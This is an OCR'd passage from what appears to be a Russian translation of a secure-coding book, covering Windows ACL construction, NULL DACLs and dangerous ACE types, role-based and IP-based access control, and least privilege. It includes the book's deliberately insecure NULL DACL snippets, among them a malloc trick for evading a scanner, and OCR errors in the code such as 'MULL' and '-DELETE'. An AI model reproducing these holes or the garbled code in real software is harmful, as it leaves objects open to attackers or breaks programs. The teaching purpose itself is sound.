По моему мнению, этот код значительно понятнее, чем показанные ранее программы для Windows NT 4 и Windows 2000. Он проще, чем в Windows NT 4, так как не перегружен деталями, и понятнее, чем код для Windows 2000, так как SDDL-текст слишком уж специфичен. Этот пример также есть в папке *Secureco2\Chapter06*.

А теперь, после рассказа о качественных списках ACL и методах их создания, пора познакомить вас со стандартными ошибками программистов при создании ACL.

Как правильно упорядочить ACE-записи

Я уже говорил о правильном порядке следования ACE в ACL. Стандартные средства интерфейса Windows автоматически корректно упорядочивают ACE-записи. Однако при создании программы эти средства недоступны, поэтому о правильном порядке придется позаботиться самостоятельно. Это особенно важно, когда программа считывает ACL ресурса, например раздела реестра, добавляет ACE, а затем модифицирует информацию в реестре. Вот правильная последовательность ACE в ACL:

- записи, явно запрещающие доступ (Explicit Deny);
- записи, явно разрешающие доступ (Explicit Allow);
- запрещения, унаследованные от непосредственного родителя;
- разрешения, унаследованные от непосредственного родителя:
- запрещения, унаследованные от «дедушки»;
- разрешения, унаследованные от «дедушки»;
- запрещения, унаследованные от «прадедушки»;
- разрешения, унаследованные от «прадедушки» и т. д.

Чтобы правильно добавить в ACL новую ACE, соблюдайте такую последовательность,

1. Вызовите функцию *GetSecurityInfo* или *GetNamedSecurityInfo*, чтобы извлечь информацию ACL из дескриптора безопасности объекта.
2. Для каждой новой ACE создайте и заполните отдельную структуру *EXPLICIT_ACCESS*.
3. Вызовите *SetEntriesInAcl*, передав существующий ACL и массив структур *EXPLICIT_ACCESS*, соответствующих новым ACE-записям.
4. Вызовите функцию *SetSecurityInfo* или *SetNamedSecurityInfo*, чтобы присоединить новый ACL в дескриптор безопасности.

Вот программа на C++, иллюстрирующая описанный процесс. Обратите внимание, что здесь применяется новая функция, *CreateWellKnownSid* (она есть в Windows 2000 SP3, Windows XP и Windows .NET Server), которая делает практически то же, что и ATL-класс *CSid*.

```
/*
   SetUpdatedACL.cpp
*/

#define _WIN32_WINNT 0x0501
#include "windows.h"
#include "aclapi.h"
#include <sddl.h>
```

```
int main(int argc, char* argv[]) {
        char *szName = "c:\\junk\\data.txt";
        PACL pDacl = NULL;
        PACL pNewDacl = NULL;
        PSECURITY_DESCRIPTOR sd = NULL;
        PSID sidAuthUsers = NULL;
        DWORD dwErr = 0;

        try {
                dwErr =
                        GetNamedSecurityInfo(szName,
                                        SE_FILE_OBJECT,
                                        DACL_SECURITY_INFORMATION,
                                        NULL,
                                        NULL,
                                        &pDacl,
                                        MULL,
                                        &sd);
                if (dwErr != ERROR_SUCCESS)
                        throw dwErr;

                EXPLICIT_ACCESS ea;
                ZeroMemory(&ea, sizeof(EXPLICIT_ACCESS));

                DWORD cbSid = SECURITY_MAX_SID_SIZE;
                sidAuthUsers = LocalAlloc(LMEM_FIXED,cbSid);
                if (SidAuthUsers == NULL)
                        throw ERROR_NOT_ENOUGH_MEMORY;

                if (!CreateWellKnownSid(WinAuthenticatedUserSid,
                                        NULL,
                                        sidAuthUsers,
                                        &cbSid))
                        throw GetLastError();

                BuildTrusteeWithSid(&ea.Trustee, sidAuthUsers);
                ea.grfAccessPermissions = GENERIC_READ;
                ea.grfAccessMode     = SET_ACCESS;
                ea.grfInheritance       = NO_INHERITANCE;
                ea.Trustee.TrusteeForm  = TRUSTEE_IS_SID;
                ea.Trustee.TrusteeType  = TRUSTEE_IS_GROUP;

                dwErr = SetEntriesInAcl(1,&ea,pDacl,&pNewDacl);
                if (dwErr != ERROR_SUCCESS)
                        throw dwErr;

                dwErr =
                        SetNamedSecurityInfo(szName,
                                        SE_FILE_OBJECT,
                                        DACL_SECURITY_INFORMATION,
                                        NULL,
```

```
                                    NULL,
                                    pNewDacl,
                                    NULL);
        } catch(DWORD e) {
              // ошибка
        }

        if (sidAuthUsers)
              LocalFree(sidAuthUsers);

        if (sd)
              LocalFree(sd);

        if (pNewDacl)
              LocalFree(pNewDacl);

    return dwErr;
}
```

Функции *AddAccessAllowedAceEx* и *AddAccessAllowedObjectAce* добавляют ACE в конец ACL. А о правильности следования записей в ACL придется позаботиться программисту.

Наконец, будьте осторожны с *AddAccessAllowedACE* так как эта функция не поддерживает управление наследованием ACL. В этом случает надо задействовать *AddAccessAllowedACEEx*.

Безопасность при использовании SID сервера терминалов и удаленного рабочего стола

Б Windows есть стандартные SID пользователей сервера терминалов (Terminal Server) и удаленного рабочего стола (Remote Desktop), которые присутствуют в маркере пользователя, если тот вошел в систему через сервер терминалов (Windows 2000 Server) или удаленный рабочий стол (Windows XP и более поздние версии). Поскольку SID размещается в маркере, вы вправе применить его для управления доступом к ресурсам, создав специальный ACL, например:

- Administrators (Full Control);
- Remote Desktop Users (Read) [Пользователи удаленного рабочего стола (Чтение)];
- Interactive Users (Read, Write),

Знайте: маркер не всегда содержит SID группы Remote Desktop Users, если пользователь ранее вошел в систему в интерактивном режиме. Объясню эту мысль на примере:

- находясь на работе, пользователь Madison входит в систему своего офисного компьютера и выполняет обычные задачи. Маркер Madison содержит SID группы Interactive, так как вход в систему выполнялся с локальной консоли;
- вечером Madison блокирует компьютер и оправляется домой:

- дома он решает подключиться к офисному компьютеру средствами удаленного рабочего стола Windows XP по VPN-каналу;
- в процессе подключения система рабочего компьютера создает для Madison новый маркер с SID группы Remote Desktop Users. Но затем служба обнаруживает, что этот пользователь уже вошел в систему и его сеанс не закрыт, поэтому, чтобы сохранить состояние рабочего стола в неизменном виде, сервер терминалов отбрасывает новый маркер и подключается к открытому интерактивному сеансу.

Теперь, с точки зрения ОС, Madison — интерактивный пользователь, и в этом качестве он получает доступ не только на чтение, но и на запись. В этом нет ничего плохого: ему все равно предоставляется доступ для чтения и записи при работе с консоли, Кроме того, при «чистом» удаленном доступе Madison никак не сможет инициировать интерактивный сеанс,

Конечно, циники наверняка заметят, что Madison скорее всего администратор на собственном компьютере, и все эти камлания с бубнами вокруг других SID в маркере совершенно излишни!

Вы спросите, к чему я это все рассказал? Просто не забывайте о такой возможности, создавая ACL.

Нулевая DACL и другие опасные типы ACE

Нулевая DACL *(NULL DACL)* — один из способов предоставить полный доступ к объекту всем пользователям без разбора, в том числе и взломщикам. Я часто говорю, что *«NULL DACL* - полное отсутствие защиты». И это абсолютно верно. Если вам совершенно все равно, что пользователи будут делать с вашим объектом — читать, писать, удалять, изменять или же закрывать доступ к объекту другим, тогда — в путь, пользуйтесь нулевой DACL, но только на свой страх и риск. Однако я не могу себе представить продукт, в котором удастся извлечь выгоду из подобного поведения, а это означает, что нулевая DACL совершенно бесполезна!

Увидев код, подобный приведенному далее, немедленно бейте в набат и регистрируйте ошибку в системе разработки ПО. Объекты надо защищать.

```
if (SetSecurityDescriptorDacl(&sd,
                    TRUE,   // В дескрипторе есть DACL...
                    NULL,   // ...но она пуста!
                    FALSE)) {
   // Дескриптор безопасности с нулевой DACL.
}
```

Еще одна разновидность этой же ошибки — явное заполнение «нулями* структуры *SECURITY_DESCRIPTOR*Этот код также создаст нулевую DACL:

```
SECURITY_DESCRIPTOR sd = {
                    SECURITY_DESCRIPTOR_REVISION,
                    0x0,
                    SE_DACL_PRESENT,
                    0x0,
                    0x0,
                    0x0,
                    0x0};    // DACL пуста, т.е. нулевая.
```

Примечание Отладочная версия приложения будет информировать о наличии нулевых DACL, если создать ее средствами библиотеки ATL из состава Visual Studio .NET.

Работая над Windows XP, мы с членами команд Secure Windows Initiative Team и Windows Security Penetration Team потратили немало времени на поиск пустых DACL, уведомление авторов программ и борьбу за устранение подобных брешей. Впоследствии мы проанализировали, почему же программисты создают объекты с нулевыми DACL, и обнаружили две причины:

- программисты «тонут» в огромном объеме кода, необходимого для создания списков ACL. Хочется надеяться, что вы освоили по крайней мере один из приведенных ранее трех примеров и сможете запрограммировать нужные ACL;
- программисты считают нулевые DACL вполне удовлетворительными, потому что код прекрасно работает с оснащенными такими DACL объектами. Теперь-то вы понимаете, что так делать нельзя — если программа служит прекрасную службу пользователям, то очень вероятно, что таким же чудесным образом она открывает зеленый свет хакеру!

Честно говоря, в основе обеих причин — лень или недостаток опыта и профессионализма. Верно, над качественной ACL придется потрудиться, но овчинка стоит выделки. Если продукт падет жертвой хакера из-за плохо реализованного ACL, вам все равно придется выпускать «заплату». Так почему бы не уничтожить брешь в зародыше.

Примечание Нулевая DACL и нулевой дескриптор безопасности — это «две большие разницы». Если при создании объекта установить дескриптор в *NULL,* ОС создаст дескриптор безопасности по умолчанию с DACL, обычно это DACL, унаследованная от родительского объекта.

Как-то я написал простую Perl-утилиту для поиска нулевых DACL в исходном коде на C++ и C и «пропахал» ею исходные тексты, полученные от одного из партнеров Microsoft. Я нашел около дюжины нулевых DACL, зарегистрировал эти ошибки в системе разработки, а после исправления снова пробежался по коду утилитой — нулевые DACL пропали. Почти тремя месяцами позже, анализируя исходный текст программы на предмет безопасности, я обнаружил странные исправления там, где раньше были нулевые DACL. До исправления код выглядел так:

```
SetSecurityDescriptorDacl(&sd,
                          TRUE,
                          NULL,    // DACL
                          FALSE);
```

а после (утилита не увидела здесь подвоха) — вот так:

```
SetSecurityDescriptorDacl(&sd,
                          TRUE,
                          ::malloc(0xFFFFFFFF),   // DACL
                          FALSE);
```

Этот трюк глуп, но и остроумен одновременно. Если функция *malloc* не в состоянии выделить требуемый блок памяти, она возвращает *NULL*. Программист пытается выделить 0xFFFFFFFF, или 4 294 967 295 байт, данных, что на большинстве машин приведет к ошибке, и DACL установится в *NULL*! Пришлось серьезно поговорить с программистом, «исправившим» ошибку, и, конечно же, повторно «открыть» все ошибки в системе управления разработкой. Я не успокоился, пока все дыры не залатали самым тщательным образом.

Нулевая DACL и аудит

У пулевых DACL есть еще одна коварная особенность: если пользователь (даже «легальный») изменит ее на Everyone (Deny: Access), то очень высока вероятность того, что в журнал событий Windows эта операция не попадет и это злонамеренное действие останется незамеченным. Причина в том, что почти наверняка аудит объекта с такой DACL отключен — ведь SACL также пуста!

Внимание! Нулевая DACL представляет прямую опасность. Обнаружив ее, немедленно проинформируйте об ошибке и добейтесь, чтобы ее устранили.

Опасные типы ACE

Следует опасаться ACE-записей трех типов: Everyone (*WRITE_DAC*), Everyone (*WRITE_OWNER*) и ACL, разрешающих добавлять в каталог исполняемые программы.

Everyone *(WRITE_DAC)*

WRITE_DAC — право изменять DACL в дескрипторе безопасности объекта. Получив возможность изменять ACL, злонамеренный пользователь может назначить себе ничем не ограниченный доступ к объекту и закрыть его для остальных,

Everyone (*WRITE_OWNER*)

WRITE_OWNER — право изменять владельца в дескрипторе безопасности объекта. По определению, владелец объекта может делать с ним все, что угодно. Недобросовестный пользователь, присвоивший владение объектом, получает безграничный доступ и возможность закрыть объект для доступа других пользователей.

Everyone (*FILE_ADD_FILE*)

ACE с Everyone (*FILE_ADD_FILE*) особенно опасна, потому что позволяет ненадежным пользователям добавлять в файловую систему свои исполняемые программы. Опасность в том, что атакующий может разместить опасный файл в нужном каталоге и дождаться, когда администратор запустит программу на исполнение. Короче говоря, никогда не разрешайте пользователям, которым не особо доверяете, писать файлы в общие каталоги приложения.

Everyone *(DELETE)*

ACE с таким разрешением позволяет удалить объект вашего приложения любому, а этого разрешать нельзя, особенно пользователям, которым вы не особенно доверяете,

Everyone *(FILE_DELETE_CHILD)*

Это разрешение отображается в пользовательском интерфейсе Windows как Delete subfolders and files (Удаление подпапок и файлов) и позволяет пользователю удалять дочерний объект, например файл, даже если у него нет к нему доступа. Обладая разрешением *FILE_DELETE_CHILD* на родительском объекте, вы вправе удалить любой дочерний объект независимо от разрешений последнего.

Everyone *(GENERIC_ALL)*

Разрешение *GENERIC_ALL* или Full Control (Полный доступ), столь же опасно, как и *NULL DACL*. Лучше его не применять.

Что делать, если нельзя изменить нулевую DACL

Мне сложно представить причину, по которой надо создавать объект с нулевой DACL, кроме случая, когда совершенно неважно, скомпрометирован ли объект. Подобная ситуация мне встретилась лишь однажды: в приложении время от времени открывалось диалоговое окно с анекдотом. Для «защиты» использовался мьютекс с пустой DACL, который предотвращал одновременное отображение окна несколькими копиями программы. Даже если взломщик установит на этом объекте запрещающую ACE, невелика потеря — пользователь лишиться очередного анекдота, только и всего!

Как обязательный минимум следует создавать ACL, который не позволяет всем пользователям:

- перезаписывать DACL объекта [Everyone (*WRITE_DAC*)];
- изменять владельца объекта [Everyone (*WRITE_OWNER*)];
- удалять объект [Even-one (*DELETE*)].

Маска доступа зависит от вида объекта, например, для раздела реестра нужна такая маска:

```
DWORD dwFlags = KEY_ALL_ACCESS
              & ~WRITE_DAC
              & ~WRITE_OWNER
              & -DELETE;
```

а для файла или каталога другая:

```
DWORD dwFlags = FILE_ALL_ACCESS
              & ~WRITE_DAC
              & ~WRITE_OWNER
              & ~DELETE
              & ~FILE_DELETE_CHILD
```

Другие механизмы управления доступом

Списки ACL — полезный, но далеко не единственный метод защиты ресурсов. Наиболее популярны роли .NET Framework или COM+, IP-ограничения, а также триггеры и разрешения SQL Server. От списков их отличает то, что они привязаны к определенным приложениям, а AC1. — неотъемлемый компонент ОС,

Роли часто применяются в финансовых или бизнес-приложениях для управления приложением на основе политик, например для ограничения размера транзакции в зависимости от роли пользователя, ее выполняющего. Верхний предел размера транзакции у рядовых сотрудников невысок, у менеджеров — чуть больше, а самый высокий (или вообще неограниченный) — у вице-президентов. Также часто применяют основанную на ролях систему безопасности, например, когда для выполнения операции требуется получить «визу» у многих субъектов. Подобная ситуация возможна в системе закупок: любой сотрудник вправе ввести запрос на закупку, но только ответственному менеджеру разрешается преобразовывать запрос в реальный заказ, отправляемый поставщику.

Определение ролей зависит от логики приложения, впрочем, как и условия, три которых разрешены те или иные операции.

В Windows-программах реализованы два механизма создания ролей: в .NET Framework и COM+. Сейчас я познакомлю вас с ними поближе,

Роли в .NET Framework

Основанный на ролях механизм безопасности в .NET Framework поддерживает авторизацию, предоставляя потоку программы информацию *об участнике безопасности* (principal). Идентификационная информация (и определяемый ею участник безопасности) может быть учетной записью Windows или пользователя. Приложения .NET Framework принимают решения об авторизации на основе идентификационных данных участника безопасности и/или его роли. Роль — это поименованная совокупность участников безопасности, которые обладают одинаковыми привилегиями с точки зрения системы безопасности (например роли «операционист» или «менеджер»). Участник безопасности может обладать одной или несколькими ролями. Таким образом, в приложениях роли позволяют быстро выяснять права пользователя на выполнение тех или иных операций,

Примечание Полное описание ролей .NET Framework выходит за рамки книги. За более подробной информацией рекомендую обратиться к книгам следующих авторов (см. библиографический список): Lippert или LaMacchia, Lange и др,

Для простоты и совместимости с механизмами управления доступом к коду основанная на ролях защита в .NET Framework реализована в виде объектов *PrincipalPermission*, в которых CLR-среда (Common Language Runtime) выполняет авторизацию по такой же схеме, что и проверка безопасности доступа к коду. Класс *PrincipalPermission* представляет личность или роль пользователя, которая должна проходить как декларативные, так и обязательные проверки системой безопасности. Бы также вправе проверять идентификационную информацию напрямую и, если требуется, выполнять проверку роли и личности прямо из программы,

Вот отрывок программы, демонстрирующий применение ролей .NET Framework в Web-сервисе или на Web-странице:

```
WindowsPrincipal wp = (HttpContext.Current.User as WindowsPrincipal);

if ( wp.IsInRole("Managers")) {
```

```
    // Пользователь проходит авторизацию для выполнения функций менеджера.
}
```

Аналогичную операцию разрешается выполнять с текущим потоком:

```
WindowsPrincipal principal =
    (Thread.CurrentPrincipal as WindowsPrincipal);
if (principal.IsInRole("Administrator")) {
        // Пользователь - администратор.
}
```

Заметьте: *WindowsPrincipal.IsInRole* позволяет выяснить, является ли вызывающая программа членом Windows-группы, а *GenericPrincipal.IsInRole* — определить, разрешена ли программе универсальная роль, причем сведения о составе роли обычно хранятся в специальной базе данных или конфигурационном файле. Конструктор *GenericPrincipal* позволяет определить, какие роли выделены участнику безопасности. Вот пример на C#, демонстрирующий это:

```
GenericIdentity id = new GenericIdentity("Blake");
// Список ролей может извлекаться из XML-файла или базы данных
String[] roles = {"Manager", "Teller"};
GenericPrincipal principal = new GenericPrincipal(id, roles);
```

Роли в COM+

В COM+ роли напоминают группы Windows, однако создает роли и определяет их состав не сетевой администратор. Автор приложения создает роли в процессе разработки, а «населяет» их пользователями администратор приложения при развертывании. Таким образом, удается добиться большей гибкости, потому что сетевые группы и роли в приложении хотя и связаны, но, тем не менее, независимы, что предоставляет администратору огромное пространство для творчества,

Роли COM+ создаются на прикладном уровне средствами оснастки Component Services (Службы компонентов) или программно методом *IsCallerInRole*. Как его вызывать, показано в примере на Visual Basic:

```
' Получаем контекст вызова подсистемы безопасности.
Dim fAllowed As Boolean
Dim objCallCtx As SecurityCallContext
Set objCallCtx = GetSecurityCallContext()

' Выполняем проверку роли.
fAllowed = objCallCtx.IsCallerInRole("Doctor")
If (fAllowed) Then
    ' Действуем в соответствии с полученным результатом.
End If
```

В отличие от списков ACL, которые защищают ресурсы, роли защищают код, то есть тот участок программы, из которого выполняется доступ к защищаемому ресурсу. С логикой роли в коде можно совмещать другие бизнес-правила, определяющие порядок доступа.

```
fIsDoctor = objCallCtx.IsCallerInRole("Doctor")
fIsOnDuty = IsCurrentlyOnDuty(szPersonID)
If (fIsDoctor And fIsOnDuty) Then
    ' Выполнение задач, для которых нужен не просто врач,
    ' а дежурный доктор на посту.
End If
```

Комбинирование бизнес-логики и основанных на ролях разрешений — мощная и исключительно полезная возможность.

IP-ограничения

Они поддерживаются большинством Web-серверов, в том числе IIS. Разработчики или администраторы применяют их для ограничения доступа к отдельным частям Web-сайта, отдельным IP-адресам (например, 192.168.19.23), подсетям (192.168.19.0/24), DNS-именам *(www.microsoft.com)* и доменным именам (*.microsoft.com).При создании Web-приложений мы рекомендуем не забывать о возможности использования IP-ограничений, например для определения круга администраторов путем ограничения перечня IP-адресов машин, с которых разрешается выполнять администрирование,

Если в процессе анализа бизнес-требований и прав доступа вы обнаружите формулировку типа «доступно только с локальной машины» или «запретить доступ всем пользователям и компьютерам из домена *accounting.northwindtraders.com*», мой вам совет: воспользуйтесь IP-ограничениями.

IP-ограничения иногда оказываются как нельзя кстати, если нужно включить какую-то функцию приложения по умолчанию и вместе с тем не позволить взломщику воспользоваться ею. Задача решается просто: достаточно установить 1P-ог] >аничение на специально созданный виртуальный каталог, разрешив исполнение кода только на локальной машине (127.0.0.1).

Внимание! Если надо разрешить по умолчанию опасную Web-функцию, определяйте IP-ограничение, разрешающее исполнять код только по IP-адресу 127.0.0.1.

В следующем примере на VBScript показано, как установить IP-ограничения на виртуальном каталоге Samples Web-сервера по умолчанию так, чтобы тот оказался доступным только с localhost (то есть с зарезервированного адреса 127.0.0.1).

```
' Определяем параметры протокола IP.
Dim oVDir
Dim oIP
Set oVDir = GetObject("IIS://localhost/W3SVC/1/Samples")
Set oIP = oVDir.IPSecurity

' Определяем список разрешенных IP-адресов с одним элементом - 127.0.0.1.
Dim IPList(1)
IPList(1) = "127.0.0.1"
oIP.IPGrant = IPList

' Запретить доступ по умолчанию.
oIP.GrantByDefault = False
```

```
' Сохраняем изменения на IIS
' и обнуляем переменную,
oVDir.IPSecurity = oIP
oVDir.SetInfo
Set oIP = Nothing
Set oVDir = Nothing
```

Триггеры и разрешения сервера SQL Server

Триггеры SQL Server позволяют разработчику размещать правила произвольной сложности в таблицах базы данных. Ядро базы данных автоматически вызывает триггеры при добавлении, удалении или изменении данных в таблицах. Имейте в виду: триггеры не работают при чтении данных. Это не очень хорошо, так как хотелось бы предусмотреть в приложении определенную логику управления доступом на основе триггеров, то есть что-то типа разрешений. Но увы, триггеры не реагируют на чтение.

Разрешения SQL Server — это аналоги списков ACL в Windows, а механизм их действия можно выразить простой фразой: «субъекту разрешается (или запрещается) выполнять определенные операции над объектом». Вот примеры: «Пользователю Blake разрешается читать данные из таблицы Accounts (счета)», «Аудиторам разрешается читать, писать и удалять данные из таблицы AuditLog (журнал аудита)». Все объекты в SQL Server можно защитить с помощью разрешений.

Пример приложения для поликлиники

Сейчас я покажу вам, как применять отличные от ACL методы управления доступом. Это упрощенный вариант реального ПО для поликлиники. При сборе требований выяснилось, что действует следующий порядок обновления докторами медицинской карты пациента.

> *По завершении консультации доктор отыскивает медицинскую карту пациента, изучает ее, а затем добавляет в нее новые данные; в этот момент в журнале аудита создается запись об изменении медицинской карты. Рядовым и старшим медсестрам, а также докторам разрешается читать записи о выписанных пациенту лекарствах, а изменять состав лекарств вправе только старшие медсестры и доктора. Доступ к информации о выписанных лекарствах также подлежит аудиту. Право на чтение журналов аудита предоставляется только аудиторам, причем докторам запрещено совмещать свои функции и работу аудитора, то есть им нельзя читать или изменять данные аудита.*

В рамках принятых допущений «поиск» означает то же, что и «чтение».

Таким образом, мы готовы определить следующую политику доступа к информации о пациентах:

- группа «Доктора»: право на чтение и изменение.

Следующая политика определяется на основе правил обращения с медицинскими данными пациентов:

- группа «Доктора»: право на чтение и изменение;
- группа «Старшие медсестры»: право на чтение и изменение;
- группа «Медсестры»: право на чтение.

И последняя политика вытекает из правил работы с журналом аудита:

- группа «Доктора»: запрещено чтение и изменение:
- группа «Аудиторы»: полный доступ;
- группа «Все»: право на запись.

В этом примере для деления по группам докторов, старших и рядовых медсестер можно воспользоваться группами Windows или SQL Server, а также ролями COM+. (Заметьте: при изменении условий разрешения могут также претерпеть изменения.) Здесь важно понять: защиту ресурсов не обязательно реализовывать с помощью ACL. Хороший пример — данные, хранимые на SQL Server; в этом случае вся информация о пациентах размещается в базе данных, как и журнал аудита.

Преимущество способа на основе сценариев использования системы заключается в независимости политики управления доступом от реализации. Например, политику можно реализовать одними триггерами таблиц сервера SQL Server. Вот пример триггера, срабатывающего при попытке изменить или удалить данные журнала аудита. Если пользователь не входит в группу «Аудиторы», транзакция откатывается,

```
create trigger checkaudit on tblAuditLog
for update, delete
as
begin
if not is_member('Northwindtraders\Auditors')
    rollback tran
end
```

Обратите внимание, что триггеры не вызываются при записи данных в журнал аудита, так как в соответствии с бизнес-правилами запись разрешается всем. Однако такое решение не лишено недостатков: читать информацию журнала аудита могут все, так как триггеры не реагируют на чтение. В этом случае логично применить к таблице разрешение, например: «обычным пользователям (public) разрешается только запись в журнал». «Обычные пользователи» — это то же, что и группа Everyone в Windows. Журналы аудита очень важны, поэтому два уровня защиты здесь совсем нелишни. Помните: «защита на всех уровнях»! В данном сценарии разрешения таблицы и триггеры работают в паре, надежно закрывая журнал от злоумышленников (даже если администратор случайно удалит разрешение из контрольной таблицы) и обеспечивая защиту «в глубину».

Важное замечание по поводу механизмов управления доступом

Не встроенные в операционную систему механизмы управления доступом опасны тем, что иногда приводят к образованию уязвимых мест. Сейчас поясню почему. На рис. 6-3 показана схема системы защиты ресурсов с применением IP-ограничений Web-сервера.




Рис. 6-3. *Защита ресурсов с помощью IP-ограничений*

Проблема кроется в том. что в системе работает служба доступа к файлам. Если взломщику удастся получить доступ к ней, он сможет обойти IP-ограничения, так как служба ничего «не ведает» о них.

Внимание! Проектируя механизмы управления доступом, следите за тем, чтобы не оставить в системе лазеек, позволяющих обойти вашу защиту.

Вот наглядный пример. Когда я работал в группе создателей IIS, в одной из групп (не нашей!) организовали частный Web-сайт для закрытого (только для ее членов) просмотра фильма «Звездные войны: Эпизод I — Призрачная угроза». Мы посчитали себя обделенными и решили «пригласить» себя на киносеанс самостоятельно! Ранее, анализируя Web-сервер, мы обнаружили, что логика определения принадлежности пользователя к той или иной группе реализована в коде Web-страницы. Немного усилий — и нам удалось выяснить, что Web-страницы хранятся в общем файловом SMB-ресурсе. Мы попробовали подключиться к общему ресурсу — стоит ли говорить, что списки ACL файлов Web-сайта оказались на удивление «слабыми»? Так что мы без проблем зарегистрировали свою группу и с удовольствием посмотрели фильм!

Внимание! Способов управления доступом в приложении множество: списки ACL, разрешения SQL Server, IP-ограничения и роли. Очень внимательно выбирайте технологию для своего продукта, а в некоторых случаях совмещайте технологии, размещая их на разных уровнях, например списки ACL *и* IP-ограничения, — на случай компрометации или неправильной настройки одного из уровней.

Резюме

В отсутствие качественной реализации шифрования и управления ключами списки ACL становятся последним форпостом защиты, способным остановить прорвавшего остальные заслоны взломщика- Иногда один качественный ACL на защищаемом объекте предотвращает компрометацию целой сети. Помните о принципах защиты на всех уровнях, описанных в главе 3, и используйте списки ACL для создания надежной и эффективной многоуровневой системы безопасности,

ГЛАВА

7

Принцип минимальных привилегий

В области безопасности действует принцип: задачи всегда следует исполнять с минимально возможным набором привилегий. Отпилить кусок пластиковой трубы можно ножовкой или мощной электропилой — обе годятся, но вторая явно избыточна для такой задачи. Если что-то пойдет не так, электропилой вы безнадежно испортите трубу, ножовка же подойдет идеально. То же верно в отношении программных процессов — их рекомендуется выполнять с привилегиями как раз достаточными для конкретной задачи, и не более того.

Принцип минимальных привилегий предполагает также сокращение времени работы с повышенными полномочиями — это уменьшает интервал, когда злоумышленник может воспользоваться недостатками системы. В Windows дополнительные права разрешается назначить прямо перед выполнением задачи, а после снова отозвать их. В нашем примере постоянная работа с повышенными привилегиями похожа на постоянно включенную электропилу на кухне. Понятно, что это чрезвычайно опасно!

Любая серьезная программная ошибка (например подверженность переполнению буфера), обнаруженная и использованная злоумышленником, принесет меньше вреда, если программа работает с низкими привилегиями. Проблемы возникают, когда пользователи случайно или неумышленно запускают на исполнение вредоносный код (например «троянцев» во вложениях сообщений электронной почты или код, проникающий в систему, используя переполнение буфера), который исполняется с привилегиями самого пользователя. Иначе говоря, процесс, созданный при запуске «троянца», наследует все права пользователя, который его вызвал. Кроме того, если пользователь является членом локальной группы Administrators (Администраторы), вредоносный код в принципе имеет возмож-

ность получить все системные привилегии и полный доступ к объектам. В этом случае возможность ущерба возрастает многократно,

Вы себе не представляете, как часто я сталкиваюсь с программами, которые исполняются в администраторском контексте безопасности или, того хуже, в виде системной службы. Если немного подумать и правильно спроектировать программу. ей не потребуются для работы столь высокие полномочия. В этой главе мы расскажем, почему разработчики предпочитают, чтобы их программы работали с высокими привилегиями, а также обсудим более важный вопрос — как определить, какие права требуются для правильного и безопасного выполнения программы.

Внимание! Некоторым приложениям привилегии администратора все-таки нужны — это средства администрирования и программные средства, которые влияют на работу операционной системы.

В двух словах о вирусах, троянцах и червях

«Троянец», или *троянский конь*, — это компьютерная программа с неизвестными или скрытыми возможностями, причем обычно разрушительными. Вирусом называется программа, которая копирует себя и свой вредоносный код на машины пользователей. А червь — это компьютерная программа (обычно саморазмножающаяся, что позволяет ей выживать), которая поражает компьютеры сети и мешает их работе. Собирательное название такого рода программ — *вредоносное ПО* (malware).

Прежде чем заняться технической стороной принципа наименьших привилегий, посмотрим, чем в реальности грозят ситуации, когда приложения работают с администраторскими правами или, еще хуже, с привилегиями системного процесса.

Ущерб от вредоносного ПО

Можно притвориться страусом, воткнуть голову в песок и сделать вид, что ничего такого не происходит, но на самом деле в Интернете полно «плохих парней», жаждущих «крови» пользователей. Большинство атак закончились бы ничем, если бы программы не запускались с правами привилегированных учетных записей. Два наиболее популярных вида атак в Интернете сегодня — распространение вирусов или троянцев и *уродование страниц* (defacement) Web-сайтов. Мы подробно расскажем о каждой из этих атак и объясним, как наносимый ими урон можно уменьшить, запуская приложения с правами обычных пользователей.

Вирусы и троянцы

И вирусы, и троянцы содержат вредоносный код, который пользователи запускают на исполнение неумышленно. Когда мы познакомим вас с некоторыми такими программами, вы увидите, что усилия враждебного кода тщетны, если у запускающего его пользователя нет административных полномочий.

Средство удаленного управления Back Orifice

«Поселившись» на компьютере, этот троянец позволяет удаленному злоумышленнику контролировать компьютер: перегружать, запускать приложения, просматривать содержимое файлов — и все это без ведома пользователя. При установке Back Orifice пытается выполнить запись в системный каталог Windows и в ряд параметров реестра, в том числе в раздел HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run. Обе задачи доступны только администратором. Если пользователь не входит в группу администраторов, залезть в систему Back Orifice попросту не сможет.

Средство удаленного управления SubSeven

Как и Back Orifice, SubSeven скрыто предоставляет злоумышленнику доступ к компьютеру через Интернет. В процессе работы SubSeven копирует себя в системный каталог Windows, корректирует файлы Win.ini и System.ini, а также изменяет параметры служб в ветках реестра HKEY_LOCAL_MACHINE и HKEY_CLASSES_ROOT. Эти операции доступны только администратору. Опять же, если пользователь — не администратор, SubSeven не удастся «прижиться» в системе,

Вирус FunLove

Вирус FunLove, по классификации Symantec — W32.Funlove.4099, использует метод, впервые примененный в вирусе W32.Bolzano. Он изменяет на зараженном компьютере код ядра, ответственный за контроль доступа и, таким образом, предоставляет пользователям права на все файлы. FunLove записывает файл в системный каталог и корректирует ядро Windows NT — Ntoskrnl.exe. Отсутствие у пользователя полномочия администратора не позволяет FunLove изменить нужные файлы, и вирусу не удается заразить компьютер,

Вирус ILoveYou

Это, наверное, самый знаменитый из вирусов и троянцев, его еще называют VBS.Loveletter или The Love Bug. ILoveYou распространяется за счет недостатков Microsoft Outlook. Вирус действует так копирует себя в системный каталог, а затем пытается изменить записи в разделе HKEY_LOCAL_MACHINE реестра. И эта вредоносная программа бессильна, если у пользователя нет привилегий администратора.

Изменение страниц Web-сайтов

Порча страниц Web-сайтов, особенно широко известных, — любимое развлечение вандалов-любителей (script kiddies). Они часто атакуют Web-серверы с Internet Information Services (IIS), используя переполнение буфера в реализации протокола печати (Internet Printing Protocol, IPP) в Microsoft Windows 2000.

